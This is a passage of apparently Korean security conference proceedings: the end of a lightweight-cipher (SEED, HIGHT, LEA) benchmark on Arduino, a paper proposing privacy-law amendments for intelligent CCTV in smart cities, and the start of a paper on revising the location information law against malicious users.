SEED 알고리즘은 128 비트 블록 크기에 128, 256 비트의 키 크기를 갖으며, 경량 환경 및 하드웨어 구현을 위하여 최적화 된 알고리즘이다. Feistel 구조로 이루어져 있으며, 키의 길이에 따라 총 16, 24라운드를 거쳐 수행된다. SEED는 Feistel 구조로 이루어져 있으므로 병렬 연산이 어렵고 매우 많은 반복연산이 필요하기 때문에 성능 측면에서는 비효율적일지 모르지만, 암호화와 복호화 과정이 동일하여 복호화 모듈이 별도로 구현되지 않아도 되므로 이 측면에서는 효율적이다.

또한, 따라서 비교적 높은 성능의 하드웨어를 사용하는 IoT기기에는 HIGHT보다 높은 안정성과 보안수준이 적용되며, 적은 자원으로도 고속처리가 가능한 LEA 알고리즘이 높은 효율을 얻을 수 있을 것이라고 예상한다.

IV. 결론

기존에 개발된 암호 알고리즘들은 모듈 특성상 복잡한 연산이 반복, 실행되어 IoT 하드웨어에 큰 부하를 주게 되어, 여러 경량 암호화 알고리즘들이 개발되었다. 본 논문은 일부 IoT 소형 기기에 내장되는 아두이노 우노를 이용하여 경량 암호화 알고리즘에 대한 성능 평가를 진행하였다.

성능 평가를 통해 시스템부하가 가장 적은 암호화는 HIGHT로 확인되었으며 저전력, 저성능 iot기기에서 HIGHT 암호 알고리즘 사용이 높은 효율을 기대할 수 있다. 하지만 키의 길이가 매우 한정되어 있으며 보안수준과 안정성이 낮다는 단점이 있다. 그러나 SEED 알고리즘의 경우, 복호화 모듈이 별도로 구현되지 않아도 되며 LEA 알고리즘은 HIGHT보다 높은 안정성과 적은 자원으로도 고속처리가 가능하다. 또한, 키의 길이를 선택할 수 있어 암호화 수준과 시스템부하를 선택적으로 결정할 수 있다. 따라서 부하를 견딜 수 있는 하드웨어라면 HIGHT가 아닌 LEA, SEED 암호화 알고리즘의 효율이 더 높을 것이다.

추후에는 경량 암호화 알고리즘을 세분화시켜 IoT 기기의 사양별로 근거를 제시하여, 각 경량 암호 알고리즘에 대한 더 정밀한 연구를 진행할 예정이다.

[참고문헌]

[1] Lim Yongjae and 2 other, The Future of Internet Future:: Internet of Things, PM Issue Report 2012-제2권 이슈1, 2012.

[2] IDC, Worldwide Smart Connected Device Shipments 2010-2016, 2012.3.28

[3] Kim Dong-Hee, Yun Seok-Woong and Lee Yong-Pil. "Security for IoT Services." The Journal of The Korean Institute of Communication Sciences, 30.8 (2013.7): 53-59.

[4] Park, Se-Hwan, and Jong-Kyu Park. "IoT Industry & Security Technology Trends." The International Journal of Advanced Smart Convergence 5.3 (2016): 27-31.

[5] 한국정보통신기술협회(TTA)표준문서(2013. 12)

[6] Hwajeong Seo, Howon Kim. "Implementation of Lightweigh Cryptographic Algorithm for Internet of Things." REVIEW OF KIISC, 25.2 (2015.4): 12-19.

[7] Hardware Implementation of Lightweight Crypto Algorithms (HIGHT) 2011.11

[8] HIGHT block encryption algorithm specification and detailed specification 2009.07

[9] Bong-Im Jang, Chang-Su Kim “A Study on the Security Technology for the Internet of Things”Security Engineering Research, 11.5 (2014): 429-438.

[10] http://seed.kisa.or.kr/iwt/ko/bbs/EgovReferenceDetail.do?bbsId=BBSMSTR_000000000002&nttId=39&pageIndex=1&searchCnd=&searchWrd= (2012.05)

[11] https://cdn.namuwikiusercontent.com/69/690c7f53e0d507b01658298ce1fa37c750b9901b539c173774e77492c11567bb.png?e=1496691098&k=dKaa01DOJbTX2xw3yfPNqw (2013)

[12] Korea Internet & Security Agency HIGHT Algorithm Specification.pdf (2009.07)

[13] Seong Yong Ohm, Kyu-Won Lee, Sun-Hwa Park A Pipelined Design of the Block Cipher Algorithm SEED. Journal of KIISE : Computer Systems and Theory 30(3·4), 2003.4, 149-159 (11 pages)

스마트시티 환경에서의 지능형 영상정보처리기기 운용에 대한 법적 해석 및 개정(안) 제시

임홍택, 김동현, 이가영, 서정택

순천향대학교 정보보호학과

A suggestion on law interpretation and related legal reform for intelligent image information processing equipment operation in smart city environment.

Hongtaek Lim, Donghyun Kim, Ga Yeong Lee, Jung Taek Seo

Department of Information Security Engineering, Soonchunhyang University.

요 약

최근 국내 9대 국가 전략 프로젝트로 선정된 스마트시티는 관련 모델 개발 및 사업 발굴을 진행하여 여러 지자체에서 도입을 추진하고 있다. 스마트시티에서는 사물인터넷 등 여러 최신 기술을 이용하여 다양한 서비스를 제공하고 있다. 그중 지능형 영상처리기기는 교통·방범· 보안등 다양한 분야에서 서비스를 제공한다. 하지만 지능형 영상처리기기를 통하여 제공되는 서비스들은 영상정보주체의 사생활을 현저히 침해하는 문제가 발생하여 큰 이슈이다. 이에 행정자치부는 2016년 개인영상정보보호법을 개정하여 입법을 예고하였지만, 지능형 영상처리기기에 관한 조항의 미흡으로 영상정보주체의 사생활은 보호받지 못하고 있다. 본 논문은 영상정보주체의 사생활 침해를 최소화하고 스마트시티의 안전한 운영을 위해 개인영상정보보호법과 개인정보보호법에 대한 개정(안)을 제시한다.

I. 서론

국내 스마트시티 산업은 국내 4차 산업혁명 시대의 신기술 창출을 위한 플랫폼으로 이미 대전, 인천, 경기 등 주요 도시에서 스마트시티 도입을 추진하고 시범운영하고 있으며[1], 스마트시티의 발전을 위해 ‘스마트도시 조성 및 산업진흥 등에 관한 법’ 제정 등 확산의 기틀을 마련하고 있다[2].

스마트시티는 스마트 가로등, 스마트 교통, 스마트 방범 등 다양한 서비스를 통해 이용자에게 편의를 제공함과 동시에 에너지 절약, 방범 등 공공의 문제를 해결한다. 이러한 서비스들을 제공하기 위해서는 일반 영상정보처리기기 보다 다양한 기능이 추가된 지능형 영상정보처리기기가 필수적이다. 하지만 개인정보보호법은 지능형 영상정보처리기기에 대한 조항이 미흡하여 스마트시티의 보안을 위협하고 개인정보를 침해함과 동시에 시장의 발전을 제한하고 있다. 따라서 본 논문에서는 지능형 영상정보처리기기에 관한 법률인 개인정보보호법과 2016년 입법예고된[3] 개인영상정보보호법을 대상으로 각 법률을 분석하고 개정(안)을 제시한다. 2장에서는 지능형영상정보처리기기 관련법의 한계를 지적하고 3장에서는 문제점에 대한 개정방안을 제시한다. 이에 따른 기대효과와 도출된 결론은 4,5장에서 다룬다.

II. 스마트시티 내 지능형 영상정보처리기기 관련 법률의 한계

본 논문에서는 스마트시티 내에서 운용되는 지능형 영상정보처리기기에 적용되는 법률인 개인정보보호법과 2016년 입법이 예고된 개인영상정보보호법을 다룬다. 개인영상정보보호법은 개인영상정보의 오·남용 및 사생활 침해 등에 우려로 입법이 예고되었지만[3] 각 사항을 살펴보면 [표 1]과 같이 스마트시티 운용에 대한 고

려가 미흡하여 추가 개정(안)이 필요하다. 이에 본 논문에서는 스마트시티 내 지능형 영상정보처리기기를 통해 제공되는 서비스에 적용되는 관련법을 분석하고 개정(안)을 제시한다.

[표 1] 개인정보보호법 비교

관련법률 / 사항	개인정보 보호법	개인영상 정보보호법
통합관제센터의 보안	X	O
영상보호책임자 지정	X	O
영상정보처리기기의 촬영범위 지정	X	O
영상정보로 인해 수집되는 개인정보항목	X	X
음성정보 수집 허용	X	X
임의 조작	X	X

2.1 스마트시트 내 영상정보처리기기의 현황

스마트시티에서 운용되는 지능형 영상정보처리기기는 단순 영상감시에서 벗어나 영상패턴 분석, 음성저장, 촬영범위 조작 등 다양한 기능을 제공한다. 이에 기존 폐쇄회로로 운영되는 영상정보처리기기와 달리 네트워크에 연결된 지능형 영상정보처리기기는 촬영한 영상정보를 유·무선을 통하여 전송하고 수집된 정보를 가공·저장한다. 수집된 영상정보를 이용하여 영상정보주체의 안면정보, 음성정보 등의 데이터를 분석하여 금융서비스·교통·안전 등 다양한 서비스를 제공한다[4].

2.2 지능형 영상정보처리기기로 인한 개인정보 무단 수집

지능형 영상정보처리기기는 촬영되는 영상정보주체의 데이터를 실시간으로 분석하여 특정 개인을 식별한다[5]. 이로 인해 지능형 영상정보처리기기가 촬영하는 영상정보에서 영상정보주체의 위치정보, 안면정보, 키, 성별 등 다양한 개인정보가 수집된다. [그림 1]은 국내에서 제공하는 지능형 영상정보처리기기의 객체 추적 시스템을 이용 중인 화면이다. 이와 같이 국내에서는 영상정보처리기기와 첨단기술을 접목한 지능형 영상정보처리기기를 이용하여 이동경로 추적 서비스를 제공하고 있고 추가적인 연구개발이 진행 중이다[6][7]. 하지만 법적 규제는 개인정보보호에 관한 측면이 고려되어있지 않다. 개인정보보호법에는 개인정보 처리에 관한 정보를 제공받을 권리가 명시 되어있다. 또한 위치정보의 보호 및 이용 등에 관한 법률에는 개인의 동의 없이 개인의 위치정보를 수집·이용할 수 없다고 명시되어 있다[8]. 그러나 개인영상정보보호법에는 [표 2]와 같이 위치정보 등 개인정보의 수집 사실을 정보주체에게 고지해야 한다는 내용의 부재로 인해 정보주체의 인지 없이 개인정보를 수집·이용하고 있다.



[그림 1] 지능형 객체 추적 시스템

[표 2] 개인영상정보보호법 12조 1항

개인영상정보 보호법 12조 1항	고정형 영상정보처리기기를 설치·운영하고자 하는 경우에는 영상정보주체가 쉽게 인식할 수 있도록 다음 각 호의 사항이 포함된 안내판을 설치하여야 한다. 1. 설치 목적 및 장소 2. 촬영 범위 및 시간 3. 관리책임자 직책 또는 성명, 연락처

2.3 지능형 영상정보처리기기의 촬영범위 조작 관련 개인정보 침해 가능성

국내 첨단 보안시스템을 시범 운영 중인 서울 소재 한 대학은 캠퍼스를 대상으로 실시간 영상정보를 수집·분석하여 상황을 판단하고 결과에 따라 촬영범위를 변경하여 특정 개인 또는 사물을 추적 촬영하는 서비스를 제공한다[9].


기존 영상정보처리기기와 달리 네트워크에 연결된 영상정보처리기기는 통합관제센터의 원격 조작으로 촬영 범위를 변경할 수 있다. 원격 조작 기능으로 방범, 교통안내 등 다양한 서비스를 제공하지만 촬영 범위 변경으로 인해 개인정보 침해가 우려되어 개인정보보호법, 개인영상정보보호법에는 [표 3]과 같이 영상정보처리기기의 임의의 조작을 금지하고 있다.

[표 3] 법률 상 임의의 조작 관련 항목

개인정보보호법 25조	다른 목적으로 영상정보처리기기를 임의로 조작하거나 다른 곳을 비춰서는 아니 되며, 녹음기능은 사용할 수 없다.
개인영상정보보호법 8조 1항	설치·운영 중인 영상정보처리기기를 당초 설치·운영 목적과 다르게 임의로 조작하거나 다른 곳을 비추는 등 목적 외의 용도로 운영할 수 없다.

2.4 지능형 영상정보처리기기의 녹음기능

지능형 영상정보처리기기는 영상뿐만 아니라 음성정보를 녹음하여 처리 및 전송한다. 수집된 음성 정보는 영상정보와 더불어 특정 물체 · 개인을 식별하고 위험상황을 탐지하는 등 기존 영상정보처리기기가 갖는 한계점을 보완한다. 실제로 녹음 기능을 가진 지능형 영상정보처리기기는 국내 여러 기업 또는 자치단체에서 시범운영 중이다[5]. [그림 2]는 음성정보를 수집하는 영상정보처리기기의 모식도이다. 범법자를 추적하거나 위험상황을 식별하는 등 유용하게 활용될 수 있지만, 국내 법률은 [표 4]와 같이 영상정보처리기기의 음성정보의 수집을 금지하고 있다.



[그림 2] 영상정보처리기의 음성수집 모식도

[표 4] 법률 상 녹음기능 관련 항목

개인정보보호법 25조	다른 곳을 비춰서는 아니 되며, 녹음기능은 사용할 수 없다.
개인영상정보보호법 8조 2항	제6조제1항에 따라 영상정보처리기기를 설치·운영함에 있어서 녹음을 하여서는 아니 된다.

2.5 지능형 영상정보처리기기의 명확하지 않은 촬영 범위

국내법에서는 영상정보처리기기 운영 시 [표 5]와 같이 안내판을 설치하여 촬영의 범위를 영상정보주체에게 알리도록 하고 있다. 기존 영상정보처리기기의 경우 Full HD 해상도에 감시화각 45°의 경우 촬영범위가 7.2m에[5] 그치지만 한국표준과학연구원에서 최근 개발한 지능형 영상정보처리기기는 감시화각 45°일 경우 60m 거리에서도 특정 개인을 식별할 수 있다[5]. 또한 기존 영상정보처리기기와 다르게 줌인(Zoom in)이 가능하기 때문에 특정 범위를 더 자세하게 촬영할 수 있다. 지능형 영상정보처리기기의 촬영 범위 변경 기능을 활용하여 다양한 서비스를 제공하지만 촬영범위가 수시로 변경되기 때문에 정확한 촬영 범위를 정의할 수 없다. 현재 국내 법률에서는 영상정보처리기기가 설치·운영되고 있는 것을 영상정보주체가 쉽게 인지할 수 있도록 [표 5]의 사항이 포함된 안내판을 설치하도록 하는 규정이 있지만 촬영범위를 정의하는데 어려움이 있기에 영상정보주체는 안내판에 명시된 촬영범위 밖에서 자신도 모르는 사이에 영상정보처리기기에 촬영될 수도 있다.

[표 5] 명확하지 않은 촬영 범위

개인영상정보보호법 12조 1항	고정형 영상정보처리기기를 설치·운영하고자 하는 경우에는 영상정보주체가 쉽게 인식할 수 있도록 다음 각 호의 사항이 포함된 안내판을 설치하여야 한다. 1. 설치 목적 및 장소 2. 촬영 범위 및 시간 3. 관리책임자 직책 또는 성명, 연락처

2.6 명확하지 않은 개인영상정보보호에 관한 법률

개인영상정보보호법에는 개인영상정보의 안전한 관리를 위한 조항이 존재한다. 하지만 [표 6]과 같이 그 대상이 단순하게 '개인정보처리자'라고 규정되어있기 때문에 소규모 사업자 등 상대적으로 정보보안이 중요하지 않은 경우와 지자체의 스마트시티 관제센터 등 침해사고 발생 시 현저한 피해가 예상되는 경우가 같은 수준의 정보보호 관련 조치를 취하게 된다. 따라서 소규모 영상정보처리자에게는 상대적으로 규제가 강력하고, 대규모 영상정보처리자에게는 침해사고 발생에 따른 예상 피해규모에 비해 관련 보안조치가 미흡하다. 스마트시티 내 통합관제센터에서는 도시 곳곳의 지능형 영상정보처리기기에서 수집된 모든 데이터들을 저장 및 가공 처리하는 곳이다. 침해사고가 발생 시 악의적인 공격자에게 모든 제어권과 데이터 액세스 권한이 주어진다면 심각한 개인정보 유출이 발생할 수 있다. 또한 원격 조작으로 인해 임의적으로 감시 사각지대를 형성할 수 있기 때문에 개인정보 침해뿐만 아니라 다른 범죄에 까지 연결될 수 있다. 하지만 개인영상정보보호법에서는 시설의 중요성에 비해 단순한 기술적·관리적 조치만을 명시하고 있어 개정이 필요하다.

[표 6] 명확하지 않은 개인영상정보보호에 관한 법률

개인영상정보 보호법 14조	개인영상정보처리자는 개인 영상정보가 분실, 도난, 유출, 위조, 변조 또는 훼손되지 아니하도록 대통령령으로 정하는 바에 따라 안전성 확보에 필요한 기술적 관리적 조치를 하여야 한다.
개인영상정보 보호법 15조	개인영상정보처리자는 개인영상정보의 처리에 관한 업무를 총괄하여 책임지는 개인영상정보 보호책임자를 지정하여야 한다. (후략)

III. 지능형 영상정보처리기기 관련 법률 개정(안)

3.1 수집하는 개인정보의 항목 명시 개정(안)

[표 7]은 본 논문에서 제시하는 개정(안)이다. 2.1과 같이 지능형 영상정보처리기기가 수집하는 영상정보 만으로도 특정 개인의 위치정보, 성별과 나이 추정 등 다양한 개인정보가 수집된다. 이에 본 논문은 대통령령을 추가 제정하여 영상정보로 인해 추가적으로 수집될 수 있는 모든 개인정보 항목들을 영상정보주체에게 알리도록 하였다. 이로 인해 개인정보주체는 자신의 어떤 정보가 수집될 수 있는지 쉽게 인지할 수 있다.

[표 7] 수집되는 개인정보의 항목에 대한 대통령령

지능형 영상정보처리기기 운영 (대통령령)	① 지능형 영상처리기기에 대한 안내판을 설치할 때에는 다음 각 호의 사항이 포함된 안내판을 설치하여야 한다. 단 촬영범위의 경우 특정 개인을 식별할 수 있는 최대 범위를 명시 하여야하고, 영상정보주체가 쉽게 인지할 수 있도록 별도의 조치를 취해야 한다. 1. 설치 목적 및 장소 2. 지능형 영상정보처리기기라는 사실 3. 촬영 범위 및 시간 4. 수집되는 개인정보의 항목 5. 관리책임자 직책 또는 성명, 연락처

3.2 지능형 영상정보처리기기의 조작 및 음성정보의 수집 허가 관련 개정(안)

[표 8]은 2.2절과 2.3절에서 문제점으로 제시한 법률이다. 본 논문에서는 [표 9]와 같이 기존 법률에 대통령령을 제정하여 앞 절에서 제시한 문제들을 해결한다. 이에 각 법률에 지능형 영상정보처리기기를 운용하는 경우 대통령령을 별도로 이행하도록 명시하고, 사생활을 현저히 침해할 수 있는 장소를 제외하고는 촬영범위의 임의조작을 가능하게 하였다. 녹음 기능의 경우 특정 개인을 식별하지 않는 비식별상태의 음성정보를 저장할 수 있도록 하였다. 이로 인해 개인의 사생활 침해를 최소화하면서 국내에서 도입·개발 중인 지능형 영상정보처리기기를 보다

원활하게 운용할 수 있다.

[표 8] 조작 및 음성정보에 관한 개정(안)

개인정보보호법 25조	영상정보처리기기를 임의로 조작하거나 다른 곳을 비춰서는 아니 되며, 녹음기능은 사용할 수 없다. 단 지능형 영상정보처리기기에 관한 사항은 대통령령으로 정한다.(추가)
개인영상정보 보호법 8조 1항	설치·운영 목적과 다르게 임의로 조작하거나 다른 곳을 비추는 등 목적 외의 용도로 운영할 수 없다. 단 지능형 영상정보처리기기에 관한 사항은 대통령령으로 정한다.(추가)
개인영상정보 보호법 8조 2항	영상정보처리기기를 설치·운영함에 있어서 녹음을 하여서는 아니 된다. 단 지능형 영상정보처리기기에 관한 사항은 대통령령으로 정한다.(추가)

[표 9] 조작 및 음성정보에 대한 대통령령

지능형 영상정보처리기기 운영 (대통령령)	② 지능형 영상정보처리기기를 임의로 조작하는 것으로 인해 개인의 사생활을 현저히 침해할 우려가 있는 장소를 촬영하지 않는 범위에서 지능형 영상정보처리기기의 원격 조작을 할 수 있다. ③ 지능형 영상정보처리기기를 활용하여 제공되는 서비스에 필수적일 경우 음성정보를 수집할 수 있다. 단, 특정 개인을 식별하지 않는 비식별화 상태의 음성정보를 녹음 및 저장하여야 한다.

3.3 명확한 촬영 범위의 지정 개정(안)

기존 법 조항과는 달리 특정 개인을 식별할 수 있는 최대 거리와 촬영 각도를 안내판을 통해 명시하여 영상정보주체가 촬영범위를 쉽게 인지할 수 있도록 하였다. [표 7]과 [표 10]은 촬영범위를 명확하게 정의하기 위한 개정(안)이다. 따라서 영상정보주체로 하여금 영상정보주체가 지능형 영상정보처리기기의 정확한 촬영범위를 인지할 수 있도록 하여 법적 권리를 보장한다.

[표 10] 명확한 촬영범위에 대한 대통령령

지능형 영상정보처리기기 운영 (대통령령)	① 지능형 영상처리기기에 대한 안내판을 설치할 때에는 다음 각 호의 사항이 포함된 안내판을 설치하여야 한다. 단 촬영범위의 경우 특정 개인을 식별할 수 있는 최대 범위를 명시 하여야하고, 영상정보주체가 쉽게 인지할 수 있도록 별도의 조치를 취해야 한다. 1. 설치 목적 및 장소 2. 지능형 영상정보처리기기라는 사실 3. 촬영 범위 및 시간 4. 수집되는 개인정보의 항목 5. 관리책임자 직책 또는 성명, 연락처

3.4 개인영상정보보호에 관한 법률 체계화

영상정보처리자가 운용하는 영상정보처리기기의 운용 규모나 영상정보의 처리량을 기준으로 상대적으로 정보보호가 중요한 시·도 규모의 개인영상정보처리자 혹은 통합관제센터 등은 더 강력한 보호조치를, 소규모 개인영상정보처리자에게는 원만한 보호조치를 할 수 있도록 해야 한다. 하지만 지능형 영상정보처리기기의 기능이 시제품마다 제각각이고 운용의 목적도 설치된 기기마다 다르기 때문에 법령에서 구체적인 단계를 지정하기에는 한계가 있다. 따라서 단순 감시가 목적인 소규모 개인영상정보처리자의 경우 정보보호 관련 규제 대상에서 제외하거나 현행을 유지하고, 다양한 서비스를 목적으로 한 대규모 개인영상정보처리자 및 통합관제센터 등은 정보통신기반 보호법에서 명시하는 주요정보통신기반시설로 필수 지정하여 관리 운영하는 방안이 효율적일 것으로 보인다.

IV.기대효과

본 논문에서는 국내 4차 산업혁명 시대의 신기술 창출을 위한 플랫폼으로 급성장하고 있는 스마트시티 내 지능형 영상정보처리기기에 적

용되는 개인정보보호법과 개인영상정보보호법을 분석하여 한계점을 찾고 각 법률의 개정(안)을 제시했다. 본 논문에서는 제시한 개정(안)은 현재 법률로 금지하고 있는 녹음 기능의 경우 특정 개인을 식별하지 않는 범위 내에서 음성정보를 수집할 수 있도록 했다. 또한 사생활을 현저히 침해하는 공간을 제외하는 촬영범위 내에서 임의의 조작을 할 수 있도록 허용함으로써, 영상정보주체의 개인정보를 보호함과 동시에 원활한 서비스가 가능하도록 하였다. [표 10]은 안내판에 해당 기기가 지능형 영상정보처리기기라는 사실을 명시하고 촬영범위를 명확하게 표기하도록 하였다. 또한 위치정보와 같이 영상정보로 인해 수집되는 개인정보의 항목을 표시함으로써 영상정보주체의 사생활 침해를 최소화할 것으로 예상된다. 따라서 본 논문에서 제시한 개정(안)으로 영상정보주체의 권리를 보장하여 사생활 침해를 최소화하면서 스마트시티의 운영을 원활하게 할 수 있을 것으로 기대된다.

V.결론

본 논문에서는 스마트시티 환경에서 운용되는 지능형 영상정보처리기기에 관한 법률을 분석하였다. 또한, 각 법률에서의 문제점을 연구하여 지능형 영상정보처리기기의 특성을 고려한 개정(안)을 제시하였다. 개정(안)으로 인해 영상정보주체의 사생활 침해를 최소화할 수 있고 지능형 영상정보처리기기의 기술과 추후 기술연구에 활성화를 기대할 수 있을 것이다. 하지만 본 논문에서 제시한 두 법은 지능형 영상정보처리기기에 대한 독립적인 정의가 없다. 이에 본 연구에서는 지능형 영상정보처리기기의 성능과 특성을 고려한 명확한 정의를 연구하였으나, 지능형 영상정보처리기기의 대한 명확한 정의를 내리지 못했다. 또한 지능형 영상처리기의 촬영 범위를 영상정보주체가 쉽게 알아볼 수 있는 기술적인 방법을 제시하지 못하였다. 향후 연구에서는 지능형 영상처리기의 명확한 정의와 영상정보주체가 촬영범위를 쉽게 인지할 수 있는 기술적 방안을 연구하여 스마트시티를 보다 안전하게 운영하고 영상정보주체의 사생활 침해를 최소화할 수 있을 것이다.

*본 논문은 2017년도 한국전력거래소(KPX)의 지원을 받아 수행된 연구입니다(No. KPX연구-2017-01-08).

[참고문헌]

[1] 김상배, “4차 산업혁명, 세계정치 변환, 한국 미래전략”, 국가과학기술연구회, pp. 1-4, 2015 April
[2] 도시경제과 “스마트시티, 국내외 확산을 위한 기틀 마련”, 국토교통부, pp.4-6, 2016 March
[3] 행정자치부장관 “개인영상정보 보호법 제정안”,통합입법예고센터, pp.22-26, 2014 April
[4] 행정자치부장관 “KEMRI 전력경제 REVIEW(스마트시티)”,한전경제경영연구원, pp.1-2, 2016 March
[5] 한국표준과학연구원, “60 미터거리에서도 얼굴확인 가능한 최첨단 CCTV개발”, 국가과학기술연구회, pp. 1-4, 2015 June
[6] 조지훈, 이상구, “OpenCV를 이용한 PTZ 카메라 기반의 실시간 객체 추적 시스템”, 韓國知識情報技術學會 論文誌 제7권 제1호, pp. 60-61, February 2012.
[7] 김봉현, “위치 측위 기술을 이용한 영상 추적 시스템 설계”, 디지털융복합연구, pp.143-147, 2016
[8] 한국인터넷진흥원 “위치정보의 보호 및 이용 등에 관한 법률”,인터넷·정보보호 법령집 - 제8권, pp17, 2014 December
[9] 정보자원정책과, “똑똑한 CCTV로 대한민국 안전도UP”, 행정안전부, pp. 1-6, 2012 June

악의적인 이용자를 방지하기 위한 위치정보법의 개정(안) 제안

황정욱, 이유정, 탁현주, 서정택

순천향대학교 정보보호학과

Proposition of revision of the location information law to prevent malicious users

Jeong Wook Hwang, Yu Jeong Lee, Hyun Jo Tak, Jung Taek Seo

Department of Information Security Engineering,

Sooncheonhyang University.

요 약

최근 위치 정보를 이용한 서비스가 다양하게 확대되면서 위치정보의 보호 및 이용 등에 관한 법률(이하 '위치정보법'이라고 함)은 위치 정보를 이용한 서비스를 활성화하기 위해서 지속해서 개정되었다. 하지만 서비스를 이용하는 이용자 측면에서의 법률은 개정되지 않아 악의적인 이용자에 의한 위치 정보의 악용 가능성이 존재한다.

본 논문에서는 위치정보법에 대해 분석하고, 위치 정보의 악용에 의한 피해 사례를 통해 이용자 측면에서의 위치정보법 개정(안)을 제안하고자 한다.

I. 서론

2015년 1월에 제정된 위치정보법은 '개인위치정보'를 중심으로 보호와 이용활성화를 함께 도모하는 법률이다[1].

[그림 1]을 보면 위치기반서비스 사업 추진 시 애로사항에 '법적 및 제도적 규제'가 1순위 문제점으로 나타났다.



[그림 1] 위치기반서비스 사업 추진 시 애로사항[2]

그에 따라 위치정보를 이용한 사업을 활성화하기 위해서 위치정보법은 제정 이후 8번의 개정이 있었고, 이 중 4번의 개정이 위치정보사업 또는 위치기반서비스 사업의 규제를 완화하기 위한 목적으로 개정되었다[3].

규제가 완화됨에 따라 위치정보를 이용한 사업이 활성화되면서, 위치정보 유출에 따른 위협이 증가된다. 만약 유명 애플리케이션을 재가공해 배포한 뒤 위치 정보를 탈취한다면 공격자는 개인의 위치정보를 실시간으로 파악 할 수 있으며 실제로 개인의 동선을 파악해서 상해를 입힌 사례가 있다[4].

본 논문에서는 위치정보를 이용한 서비스를 이용하는 자가 위치정보를 악용한 사례를 분석하고, 이용자 측면에서의 위치정보법의 개정(안)을 제시한다.

본 논문의 구성은 2장과 3장에서 위치정보법의 목적과 위치정보와 개인위치정보의 개념을 기술하고, 위치정보법 제정 이후 개정 과정을 서술한다. 4장에서 이용자가 위치 정보를 악용

하여 발생한 피해 사례를 분석하고, 5장에서 피해를 방지하기 위한 대응 방안으로 위치정보법의 개정(안)과 개정되었을 경우 기대효과를 제시한다. 마지막으로 6장에서 본 논문에 대한 결론을 도출할 것이다.

II. 위치정보법의 이해

위치정보법은 위치정보의 유출, 오용 및 남용으로부터 사생활의 비밀 등을 보호하고 위치정보의 안전한 이용환경을 조성하여 위치정보의 이용을 활성화함으로써 국민생활의 향상과 공공복리의 증진에 이바지함을 목적으로 만들어진 법률이다.

여기서 위치정보는 이동성이 있는 물건 또는 개인이 특정한 시간에 존재하거나 존재하였던 장소에 관한 정보를 말한다.

그리고 개인위치정보는 특정 개인의 위치정보(위치정보만으로는 특정 개인의 위치를 알 수 없는 경우에도 다른 정보와 용이하게 결합하여 특정 개인의 위치를 알 수 있는 것을 포함한다)이다[3].

III. 위치정보법의 개정 현황

다음 [표 1]은 위치정보법 제정 이후 개정된 주요 내용을 나타낸다. 위치정보법은 2005년 제정 이후 총 8번의 개정이 있었고, 이 중에서 4번이 위치정보를 이용한 사업의 규제 완화에 관한 개정이었다[3].

가장 최근에 진행된 위치정보법 개정은 2015년 12월 1일에 개정되고, 2016년 6월 2일부터 시행된 것으로, 이것 역시 위치정보사업자에 관한 개정이다.

결국 2005년 위치정보법이 제정된 이후, 위치정보를 이용하는 사업이 증가한 만큼 많은 사람들이 쉽게 위치정보를 활용한 서비스를 이용할 수 있게 되었다. 위치정보를 이용한 사업의 규제는 꾸준히 개정되었지만, 그 사업을 이용하는 이용자의 악의적인 행위에 대한 법률 개정은 존재하지 않는다.

[표 1] 위치정보법 주요 개정안[3]

시행일	주요 개정안
2006.09.27	형제·자매 또는 친권자가 없는 미성년자의 긴급구조를 위한 개인위치정보 이용
2008.06.22	**위치정보사업의 허가 신청자에 대한 대상범위 한정 및 사업에 대한 규제 완화**
2009.09.14	법률을 구체적으로 직접 규정함으로써 법률의 예측가능성을 높이기 위함
2010.03.17	**영업주의 감독상 주의의무를 다한 경우 처벌 면제**
2012.11.15	경찰관서에서도 긴급구조를 위하여 개인위치정보를 이용 가능하도록 개정
2014.10.15	민법 개정에 따른 관련 규정들을 정비
2015.08.04	**위치정보사업과 위치기반서비스 사업의 진입규제 완화**
2016.06.02	**위치정보를 수집하는 위치정보사업자에 대한 결격사유의 대상을 추가하여 엄격한 통제방안 마련**

따라서 아래 4장의 피해 사례처럼 제공되는 위치정보를 악용하는 이용자를 방지하기 위해서는 이용자 측면에서의 위치정보법 개정이 필요하다.

IV. 위치정보를 악용한 피해 사례

다음은 위치정보가 악의적인 이용자에 의해 악용된 피해 사례를 살펴보고자한다.

4.1 포켓몬GO 위치정보로 인한 피해 사례

포켓몬GO는 GPS과 AR를 사용하여 주로 야외에서 플레이하는 게임이다. 그리고 포켓몬이 많이 나타나는 특정 장소에 사람이 모일 수 있다. 루어(미끼)라는 아이템은 포켓몬이 특정 장소에 많이 나타나게 하는 아이템이다. 포켓스탑은 특정 장소에 지정되는 것으로 포켓스탑에 아이템들을 제공하고, 포켓몬이 출연되는 경우도 있다. 실제 미국 미주리에서는 루어를 악용하여 무장 강도가 특정 포켓스탑에 루어를 사용하여 포켓몬을 특정 포켓스탑에 포켓몬들을

많이 출연시킨 뒤 사람을 특정 포켓스탑으로 유인한 뒤 총기로 위협하고, 금품을 강탈하는 사건이 있었다[5].

4.2 SNS로 인한 위치정보의 유출

조모씨는 Social Networking Service(SNS) 애플리케이션 초대를 받고, 다운로드를 마친 조모씨는 애플리케이션을 실행해보고 느낌이 이상하여 다시 삭제하였다. 그 이유로는 자신의 위치뿐만 아니라 지인의 위치까지 노출이 되기 때문이다.

SNS가 진화되어오면서 GPS와 SNS가 결합된 형태의 SNS가 개발되었지만, 개인정보 유출 외 위치정보의 유출 우려가 제기되고 있다.

위치기반서비스를 앞세운 SNS 애플리케이션이 스마트폰 사용자 사이에서 인기가 생기면서 애플리케이션 다운로드 순위에서 상위권을 차지하였다. 하지만 해당 애플리케이션은 접속자의 위치 정보를 중심으로 주변에 있는 지인이나 지인의 또 다른 지인 등 불특정 다수의 위치 등을 알려주는 기능 등이 확장되었지만 해당 애플리케이션에는 위치정보의 공유할 수 있는 사람들에게 제한을 둔 것이 아닌 불특정 다수에게 위치정보를 알려주는 것이고, 가입과정에서 출신학교나 이름 등 입력해둔 개인정보로 인하여 동창 등에게까지 자신의 SNS계정이 노출이 된다. 그로인하여 위치정보의 노출 등 심각한 사생활 노출의 우려가 제기되었다[6].

4.2 위치 정보가 악용될 시 피해 파급 효과

